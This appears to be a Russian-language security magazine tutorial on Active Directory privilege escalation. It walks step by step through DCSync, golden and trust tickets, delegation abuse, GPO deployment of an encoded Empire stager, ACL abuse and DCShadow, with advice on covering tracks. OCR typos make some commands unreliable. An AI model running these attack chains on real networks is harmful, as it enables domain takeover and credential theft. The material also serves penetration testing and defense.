
Чтобы это сделать, сначала поставим прослушивание входящих соединений с помощью Rubeus:

```
C:\> Rubeus.exe monitor /interval:1
```

Теперь инициируем запрос с помощью SpoolSample:

```
C:\>. \SpoolSample.exe DC.domain.dom yourhost.domain.dom
```

В Rubeus мы увидим подключение.




Подключение Rubeus

Теперь получим TGT:

```
C:\> Rubeus.exe ptt /ticket:doIE+DCCBPSgAwIBBaE ...
C:\> Rubeus.exe klist
```

Имея TGT, мы можем выполнить DCSync-атаку с помощью mimikatz:

```
# lsadump::dcsync /user:HACKER\krbtgt
```



DCSync krbtgt

Мы добыли NTLM-хеш учетной записи `krbtgt` и теперь можем сделать golden ticket, с которым получим полный доступ ко всей инфраструктуре домена:

```
# kerberos::golden /user:Administrator /domain:domain.dom /sid:
S-1-5-21-1559558046-1467622633-168486225 /krbtgt:9974f218204d6b8
109ea99ae9c209f23 /ptt
```

Теперь можно удаленно подключиться к контроллеру домена с учетной записью администратора:

```
PS C:\> Enter-PSSession -ComputerName dc
```

Продолжение статьи →

АТАКИ НА ACTIVE DIRECTORY

РАЗБИРАЕМ АКТУАЛЬНЫЕ МЕТОДЫ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ

Ограниченное делегирование

Не вдаваясь в подробности реализации S4U2Self/S4U2proxy, можно сказать, что любые учетные записи с SPN (Service Principal Name), имеющие в свойствах установленный атрибут `msDS-AllowedToDelegateTo`, могут выдавать себя за любого пользователя в домене.

Если бы можно было изменить содержимое `msDS-AllowedToDelegateTo` для произвольной учетной записи, мы могли бы выполнить DCSync-атаку на текущий домен. Но для изменения любых параметров делегирования на контроллере домена нужно иметь привилегию `SeEnableDelegationPrivilege`. По умолчанию такими правами обладают только учетные записи администраторов домена.

Первое расширение, которое реализует ограниченное делегирование, — S4U2self. Оно позволяет службе запрашивать у себя специальный перенаправляемый TGS от имени конкретного пользователя. Такой механизм предназначен для случаев, когда пользователь авторизуется в сервисе без использования Kerberos (в нашем примере — с веб-сервисом).

Во время первого запроса TGS будет установлен флаг переадресации, чтобы возвращаемый TGS был помечен как пересылаемый и мог использоваться с расширением S4U2proxy. При неограниченном делегировании для идентификации пользователя применяется TGT, в этом случае расширение S4U использует структуру `PA-FOR-USER` в качестве нового типа в поле данных `[padata]/pre-authentication`.

S4U2self может выполняться для любой пользовательской учетной записи, при этом пароль целевого пользователя не требуется. Кроме того, S4U2self разрешается, только если учетка запрашивающего пользователя имеет флаг `TRUSTED_TO_AUTH_FOR_DELEGATION`.

Существует вид атак под названием Kerberoasting — они предназначены для извлечения служебных учетных записей из Active Directory от имени обычного пользователя без отсылки пакетов в целевую систему. Почему в рассматриваемом нами случае не получится извлечь с использованием Kerberoasting данные любого пользователя, которого мы захотим? Потому что сертификат Privilege Account Certificate (PAC) подписан для исходного (а не целевого) пользователя (в данном случае для запрашивающей учетной записи службы). Но зато теперь у нас есть специальный билет службы, который можно переадресовать целевой службе, настроенной для ограниченного делегирования.

Второе расширение, использующее ограниченное делегирование, — S4U2proxy. Оно позволяет вызывающей стороне (в нашем случае учетной записи службы) использовать этот перенаправляемый билет, чтобы запросить TGS к любому SPN, перечисленному в `msDS-AllowedToDelegateTo`, для олицетворения указанного на этапе S4U2self пользователя. KDC проверяет, есть ли запрашиваемый сервис в поле `msDS-AllowedToDelegateTo` запрашивающего пользователя, и выдает билет, если эта проверка прошла успешно.

Таким образом, мы можем определить критерий поиска ограниченного делегирования — ненулевое значение `msDS-AllowedToDelegateTo`:

```
PS C:\> Get-DomainComputer -TrastedToAuth
PS C:\> Get-DomainUser -TrastedToAuth
```

Учетная запись компьютера или пользователя с SPN, указанным в `msDS-AllowedToDelegateTo`, может олицетворять любого пользователя в целевой службе. Поэтому, скомпрометировав одну из этих учетных записей, ты можешь захватить привилегии доступа к целевому SPN.

INFO

Для MSSQLSvc это позволило бы получить права администратора баз данных. CIFS откроет полный удаленный доступ к файлам. HTTP позволил бы захватить удаленный веб-сервис. LDAP — произвести DCSync. HTTP/SQL, даже если они не имеют повышенных прав администратора в целевой системе, также могут быть использованы для повышения прав до System.

С использованием описанного принципа можно провести четыре атаки на повышение привилегий в системе.

Рассмотрим первый вариант. Если тебе известен пароль от учетной записи, для которой включено ограниченное делегирование, ты можешь использовать Kekeo для запроса TGT, выполнить запрос `S4U TGS` и затем получить доступ к целевой службе.

Выполняем запрос TGT для учетной записи пользователя с включенным ограниченным делегированием (к примеру, SQLService):

```
C:\> asktgt.exe /user:Пользователь /domain:домен /password:пароль /
ticket:sqlservice.kirbi
```

Теперь выполняем S4U2proxy с полученным TGT. В результате у нас будет TGS для доступа к приватному ресурсу в домене:

```
C:\> s4u.exe /tgt:sqlservice.kirbi /user:Administrator@домен /
service:cifs/ресурс_в_домене
```

Используем mimikatz, чтобы применить TGS:

```
# kerberos::ptt файл_с_полученным_TGS
```

В итоге мы получаем доступ к приватному ресурсу.

Если ты можешь скомпрометировать учетную запись компьютера, которая настроена для ограниченного делегирования, подход к атаке будет несколько другим. Поскольку любой процесс, выполняющийся с системными привилегиями, получает привилегии учетной записи локального компьютера, мы можем пропустить шаг с `asktgt.exe`. Ты также можешь использовать альтернативный метод для выполнения процесса `S4U2proxy`, предоставленный Microsoft. Для этого откроем PowerShell и выполним следующий код:

```
PS C:\> $Null = [Reflection.Assembly]::LoadWithPartialName('System.
IdentityModel')
PS C:\> $Ident = New-Object System.Security.Principal.Window
sIdentity @('Administrator@domain.dom')
PS C:\> $Context = $Ident.Impersonate()
```

Теперь, когда мы применили TGS указанного пользователя, мы можем снова работать с приватным ресурсом. Затем вернемся в свое пользовательское пространство следующей командой PowerShell:

```
PS C:\> $Context.Undo()
```

В третьем случае выполняются все те же действия, что и в первом, только вместо пароля используется NTLM-хеш пользователя. Четвертая атака аналогична третьему варианту, только вместо имени пользователя берется имя компьютера.

Ограниченное делегирование на основе ресурсов

Эта разновидность ограниченного делегирования очень похожа на обычное ограниченное делегирование, но работает в противоположном направлении.

1. Ограниченное делегирование из учетной записи A в учетную запись B настраивается для учетной записи A в атрибуте `msDS-AllowedToDelegateTo` и определяет «исходящее» доверие от A до B.
2. Ограниченное делегирование на основе ресурсов настраивается для учетной записи B в атрибуте `msDS-AllowedToActOnBehalfOfOtherIdentity` и определяет «входящее» доверие от A до B.

Чтобы повысить привилегии во втором случае, нужно указать в атрибуте `msDS-AllowedToActOnBehalfOfOtherIdentity` учетную запись контролируемого нами компьютера. Метод сработает, если мы знаем набор имен SPN для объекта, к которому хотим получить доступ. Дело в том, что с параметром `MachineAccountQuota` (по умолчанию он позволяет каждому пользователю создавать десять учетных записей компьютеров) это легко сделать из-под непривилегированной учетной записи. Единственная привилегия, которая нам понадобится, — это возможность записать атрибут на целевой компьютер.

Создаем учетную запись, к которой мы будем иметь полный доступ, с помощью PowerMad и указываем пароль компьютера, чтобы у нас был хеш для него.

```
PS C:\> $password = ConvertTo-SecureString 'PASSWORD' -AsPlainText
-Force
PS C:\> New-MachineAccount -machineaccount RBCDmachine -Password $(
$password)
```

Теперь нужно заполнить атрибут `msDS-AllowedToActOnBehalfOfOtherIdentity` для целевого DC, на который у нас имеются разрешения:

```
PS C:\> Set-ADComputer $targetComputer -PrincipalsAllowedToDeleg
ateToAccount RBCDmachine$
PS C:\> Get-ADComputer $targetComputer -Properties PrincipalsAllow
edToDelegateToAccount
```

На следующем этапе нужно получить хеш нашего пароля:

```
PS C:\> ConvertTo-NTHash $password
```

Теперь, когда у нас есть все необходимое для атаки, получим билет:

```
C:\> s4u.exe /user:RBCDmachine$ /rc4:хеш /impersonateuser:
пользователь /msdsspn:cifs/ресурс /ptt
```

Мы получим тикет, проверить который можно так:

```
# klist
```

Таким образом нам открывается доступ к ресурсу на контроллере домена. Этим же способом можно выполнить DCSync через LDAP.

НЕБЕЗОПАСНЫЕ ПРАВА ДОСТУПА К ОБЪЕКТУ ГРУППОВОЙ ПОЛИТИКИ

Объекты групповой политики — это контейнеры Active Directory, используемые для хранения объединенных в группы параметров политики. Эти объекты затем связываются с конкретными сайтами, доменами или с какими-либо организационными единицами (Organizational Unit — OU). Объекты групповой политики представляют собой очень сложные структуры, состоящие из связей, наследований, исключений, фильтров и групп. При конфигурации доменов в этом болоте часто допускают ошибки, которые невооруженным взглядом и не видны. Найти эти ошибки и показать путь компрометации объекта групповой политики поможет инструментарий BloodHound.

Предположим, что в объектах групповой политики имеется скомпрометированный элемент. Групповая политика имеет огромное количество параметров, которыми можно манипулировать. Это дает несколько способов скомпрометировать машины и пользователей, имеющих отношение к уязвимому объекту.

Например, можно выполнить определенные сценарии, настроить бэкдор в Internet Explorer, выдать MSI-файл в разделе «Установка программного обеспечения», добавить свою учетную запись домена в группу локальных администраторов или RDP либо принудительно смонтировать сетевой ресурс (который находится под нашим контролем, что дает возможность завладеть учетными данными подключившихся пользователей).

Для реализации задуманного можно запустить запланированную задачу, которая удаляется сама при каждом обновлении групповой политики. Эта часть атаки довольно проста — нам нужно создать шаблон `.xml` в виде schtask, а затем скопировать его в файл `<GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml` объекта групповой политики, который мы можем редактировать. Подождав час-два до завершения цикла обновления групповой политики, мы удалим файл `.xml`, чтобы замести следы.

Модуль PowerView `New-GPOImmediateTask` может сделать это автоматически. Чтобы воспользоваться им, потребуется аргумент `-TaskName, -Command`, который задаст команду для запуска (по умолчанию — `powershell.exe`), а параметр `-CommandArguments` указывает аргументы для данного исполняемого файла. Описание задачи, ее автора и дату модификации также можно изменить с помощью соответствующих параметров. Файл `Schtask.xml` создается в соответствии с вашими спецификациями и копируется в местоположение, определяемое аргументами `-GPOname` или `-GPODisplayname`. По умолчанию функция спрашивает разрешения перед копированием, но эту опцию можно отключить с использованием аргумента `-Force`.

Давай используем `New-GPOImmediateTask`, чтобы загрузить Stager Empire на машины, где применяется объект групповой политики `{3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2}` (отображаемое имя `SecurePolicy`):

```
New-GPOImmediateTask -TaskName Debugging -GPODisplayName Secure
Policy -CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBO...'
-Force
```

Empire stager в New-GPOImmediateTask

Полученный результат демонстрирует, насколько опасны ошибки в групповых политиках домена.


НЕБЕЗОПАСНЫЕ ПРАВА ДОСТУПА ACL

ACL (списки контроля доступа) — это набор правил, которые определяют, какие объекты имеют разрешения для иного объекта в среде Active Directory. Такими объектами могут быть учетные записи пользователей, группы, учетные записи компьютеров, сам домен и многое другое.

ACL может быть настроен для отдельного объекта, такого как учетная запись пользователя, но также его можно настроить и для OU. Основное преимущество настройки ACL в OU состоит в том, что при правильной настройке все объекты-потомки будут наследовать ACL. ACL OU, в котором находятся объекты, содержит элемент управления доступом (Access Control Entry, ACE). Он определяет идентификатор и соответствующие разрешения, применяющиеся к OU или нисходящим объектам. Каждый ACE включает в себя SID и маску доступа, причем ACE могут быть четырех типов: «доступ разрешен», «доступ отклонен», «разрешенный объект» и «запрещенный объект». Разница между типами «доступ разрешен» и «разрешенный объект» состоит только в том, что последний тип используется исключительно в Active Directory.

Рассмотрим пример атаки, использующей неправильную настройку ACL. Предположим, мы уже собрали исходную информацию с помощью BloodHound, поэтому сразу перейдем к стадии повышения привилегий.

BloodHound строит граф, где целевой группой выступает группа «Администраторы домена».




Граф, построенный BloodHound

Слева находится пользователь с относительно низкими привилегиями и путь атаки только для ACL, который в итоге контролирует группу администраторов домена. Этот пользователь — член группы безопасности (`MemberOf`) в центре. Эта группа имеет полный контроль (`GenericAll`) над пользователем справа. Так как ACL наследуется, то пользователь слева тоже имеет такой контроль.

Первый этап продвижения к целевой группе

`GenericAll` означает полный контроль над объектом, включая возможность добавлять других участников в группу, изменять пароль пользователя, не зная текущего, регистрировать SPN. Эксплуатируется эта возможность с помощью `Set-DomainUserPassword` или `Add-DomainGroupMember`.

Идем дальше. Пользователь слева принадлежит группе в середине. Эта группа имеет как полный (`GenericAll`), так и избыточный (`ForceChangePassword`) контроль над пользователем слева.



Второй этап продвижения к целевой группе

`ForceChangePassword` подразумевает возможность изменить пароль целевого пользователя, не зная текущего. Эксплуатируется с помощью `Set-DomainUserPassword`.


Завершающий этап. Группа слева имеет привилегию `ForceChangePassword` в отношении нескольких пользователей, которые принадлежат к группе в центре. Эта группа в центре обладает полным контролем над группой справа («Администраторы домена»).

Завершающий этап продвижения к целевой группе

Важное замечание: контроль над группой «Администраторы домена» может означать, что мы получили контроль над пользователями в этой группе. В таком случае мы создадим своего пользователя и добавим его в данную группу. После этого мы можем выполнить DCSync-атаку и, чтобы скрыть свои следы, удалить созданного пользователя.

Вот так мы используем BloodHound и ошибки конфигурации ACL, чтобы получить контроль над доменом.


Не могу не упомянуть об автоматизированном варианте этой атаки, с использованием скрипта Invoke-ACLPwn. Инструмент экспортирует с помощью SharpHound все списки ACL в домене, а также членство в группе учетной записи пользователя, под которой он запускается.



Параметры запуска Invoke-ACLPwn

Когда цепочка будет рассчитана, скрипт начнет последовательно выполнять каждый шаг в цепочке. При желании вызывается функция mimikatz DCSync и запрашивается хеш учетной записи пользователя. По умолчанию будет использоваться учетная запись `krbtgt`. После завершения эксплуатации сценарий удалит членство в группах, которые были добавлены во время эксплуатации, а также записи ACE в ACL объекта домена.

Результат тестирования компанией Fox-It представлен ниже.



Результат работы Invoke-ACLPwn

Скрипт перечислил и прошел 26 групп, изменяя членство в группах безопасности и управления. В итоге был получен хеш учетной записи krbtgt.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

АТАКИ НА ACTIVE DIRECTORY

РАЗБИРАЕМ АКТУАЛЬНЫЕ МЕТОДЫ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ

ДОМЕННЫЕ ТРАСТЫ

Часто в организации используется несколько доменов с настроенными между ними доверительными отношениями — трастами. Это необходимо для того, чтобы пользователь из одного домена мог получить доступ к сервису в другом домене.

Доверительные отношения между доменами могут быть односторонними и двусторонними. То есть если домен А доверяет домену Б, то домен Б может оперировать ресурсами домена А. Также работает понятие транзитивности: если домен А доверяет домену Б, а домен Б доверяет домену В, то домен А тоже доверяет домену В.

Иерархическая система доменов, имеющая корневой домен, будет называться деревом доменов. При этом, если разные деревья находятся в разных формах доверительных отношений, совокупность этих деревьев будет называться лесом.

При аутентификации Kerberos между доменами, состоящими в доверительных отношениях, контроллер домена пользователя шифрует TGS не ключом службы, а общим ключом. Пользователь передает этот TGS контроллеру домена службы, а тот вернет ему TGS, зашифрованный ключом службы. Только теперь пользователь может обратиться к тому ресурсу, к которому хотел.




Схема аутентификации Kerberos между доверенными доменами

NTLM-аутентификация в данном случае отличается тем, что контроллер домена службы, проверив разрешения для аутентификации, передает запрос на контроллер домена клиента. Именно он проводит проверку и возвращает результат.





Схема аутентификации NTLM между доверенными доменами

Схему аутентификации в доверенных доменах мы разобрали, как скомпрометировать DC в домене — тоже. Теперь разберемся, как скомпрометировать другой доверенный домен.

Пароль доверия можно отыскать в хранилище учетных данных домена. Для этого нужно найти имя со знаком доллара на конце. Большинство учетных записей с подобными именами — это учетные записи компьютеров, но некоторые будут трастовыми.



NTLM-хеш доверенной учетной записи

Ключ доверия был извлечен вместе со всеми пользовательскими данными при компрометации учетных данных Active Directory. Каждое доверие включает связанную учетную запись пользователя, которая содержит этот хеш пароля NTLM. Указанные данные могут быть использованы для подделки доверительных TGS.

Доверенный билет создается так же, как «золотой билет». Для этого используется та же команда mimikatz, но с разными параметрами. Ключ службы — это хеш пароля доверенного NTLM, а целью будет полное доменное имя целевого домена.

```
# kerberos::golden /domain:текущий_домен /sid:SID_домена /rc4:
NTLM_хеш /user:Administrator /service:krbtgt /target:целевой_домен /
ticket:путь_для_сохранения_билета
```

Теперь получим TGS для целевой службы в целевом домене, используя Kekeo.

```
C:\> asktgs.exe сохраненный_билет cifs/полное_имя_целевой_службы
```

О том, как применять полученный тикет, я рассказывал выше. Теперь рассмотрим, как подделать TGS внутри леса. Первым делом извлекаем все трастовые доверительные ключи:

```
# Privilage::debug
# Lsadump::trust /patch
```

И создаем поддельный доверительный TGT:

```
# kerberos::golden /domain:текущий_домен /sid:SID_домена /sids:
SID_целевого домена /rc4:NTLM_хеш /user:Пользователь /service:krbtgt
/target:целевой_домен /ticket:путь_для_сохранения_билета
```

Затем получаем TGS:

```
C:\> asktgs.exe сохраненный_билет cifs/
полное_имя_целевого_контроллера_домена
```

И внедряем TGS, чтобы получить доступ с поддельными правами:

```
C:\> kirbikator lsa путь_к_TGS
```


После успешного выполнения команды пользователь станет администратором и получит повышенные права в целевом домене. Так мы можем продвигаться от домена к домену, поскольку каждый домен имеет связанный с другим доменом пароль.

DCSHADOW

Одна из задач злоумышленников — получать учетные данные пользователей и компьютеров, оставаясь незамеченным для средств обнаружения. С этой целью было разработано несколько методов атак: внедрение LSASS, злоупотребление теневым копированием, анализ тома NTFS, управление чувствительными атрибутами и другие.

Среди всех этих атак одна связана с атакой DCShadow. Атака DCSync основана на том, что члены групп «Администраторы домена» или «Контроллеры домена» могут запрашивать репликацию данных у DC. Фактически (как описано в спецификации MS-DRSR для репликации контроллера домена) эти группы могут запрашивать у контроллера домена репликацию объектов AD (включая учетные данные пользователя) через `RPC GetNCChanges`. DCSync-атака с использованием mimikatz выглядит следующим образом:

```
# lsadump::dcsync /user:Administrator
```



DCSync-атака с использованием mimikatz

Одно из основных ограничений атаки DCSync — злоумышленник не сможет внедрить новые объекты в целевой домен. Он может стать владельцем административной учетной записи, используя Pass-The-Hash, и впоследствии вводить новые объекты. Но для этого требуется больше усилий, больше шагов, что повышает вероятность обнаружения. Атака DCShadow снимает это ограничение. С помощью DCShadow злоумышленники больше не пытаются реплицировать данные, а регистрируют новые контроллеры домена в целевой инфраструктуре для внедрения объектов Active Directory или изменения существующих.


Сервер можно назвать контроллером домена, если он предлагает четыре ключевых компонента:

- базу данных, которая должна быть доступна через протоколы LDAP и реализовывать несколько RPC в соответствии со спецификациями MS-DRSR и MS-ADTS, то есть позволять репликацию данных;
- сервис аутентификации, доступный через протоколы Kerberos, NTLM, Netlogon или WDigest;
- систему управления конфигурацией, использующую протоколы SMB и LDAP;
- сервис DNS, используемый клиентами для поиска ресурсов и поддержки аутентификации.

Помимо всего этого, новый DC должен быть зарегистрирован сервисом KCC (средство проверки согласованности знаний). KCC — это встроенный процесс, который выполняется на всех контроллерах домена и создает топологию репликации для леса Active Directory. KCC создает отдельные топологии репликации. Этот сервис также динамически корректирует топологию, чтобы она соответствовала добавлению новых контроллеров домена и удалению существующих контроллеров домена. По умолчанию KCC запускает репликацию каждые 15 минут.

Обеспечить все это можно при выполнении следующих условий: атака должна быть выполнена с компьютера в домене, у атакующего имеется привилегия System на компьютере и привилегия администратора домена в самом домене.

Первым делом с помощью mimikatz повышаем свои привилегии до System.



Получение привилегии System с помощью mimikatz


Теперь мы должны изменить значение `userAccountControl`:

```
lsadump::dcshadow /object:pc-10$ /atribute:userAccountControl /value:
532480
```

Передаем соответствующий атрибут:

```
lsadump :: dcshadow /push
```

После выполнения команды увидим, как значения обновляются, а RPC-сервер останавливается.



Успешный результат атаки DCShadow

Можно считать, что мы зарегистрировали новый контроллер домена, с которым можно производить дальнейшие операции.

EXCHANGE

Основная уязвимость в инфраструктуре этого программного продукта такова. Exchange обладает высокими привилегиями в домене Active Directory. Группа Exchange Windows Permissions имеет доступ WriteDacl в Active Directory, что позволяет любому члену этой группы изменять привилегии домена, среди которых есть привилегия для реализации атаки DCSync.

Чтобы выполнить произвольный код на хостах в сети, можно использовать особенности передачи аутентификации NTLM через SMB. Но другие протоколы также уязвимы для ретрансляции. Наиболее интересен для этого протокол LDAP, который можно использовать для чтения и изменения объектов в каталоге. Дело в том, что при подключении сервера с Windows к компьютеру злоумышленника существует возможность передать автоматическую проверку подлинности пользователя в системе другим машинам в сети, как показано на рисунке. Такой прием называют relay-атакой.




Схема relay-атаки

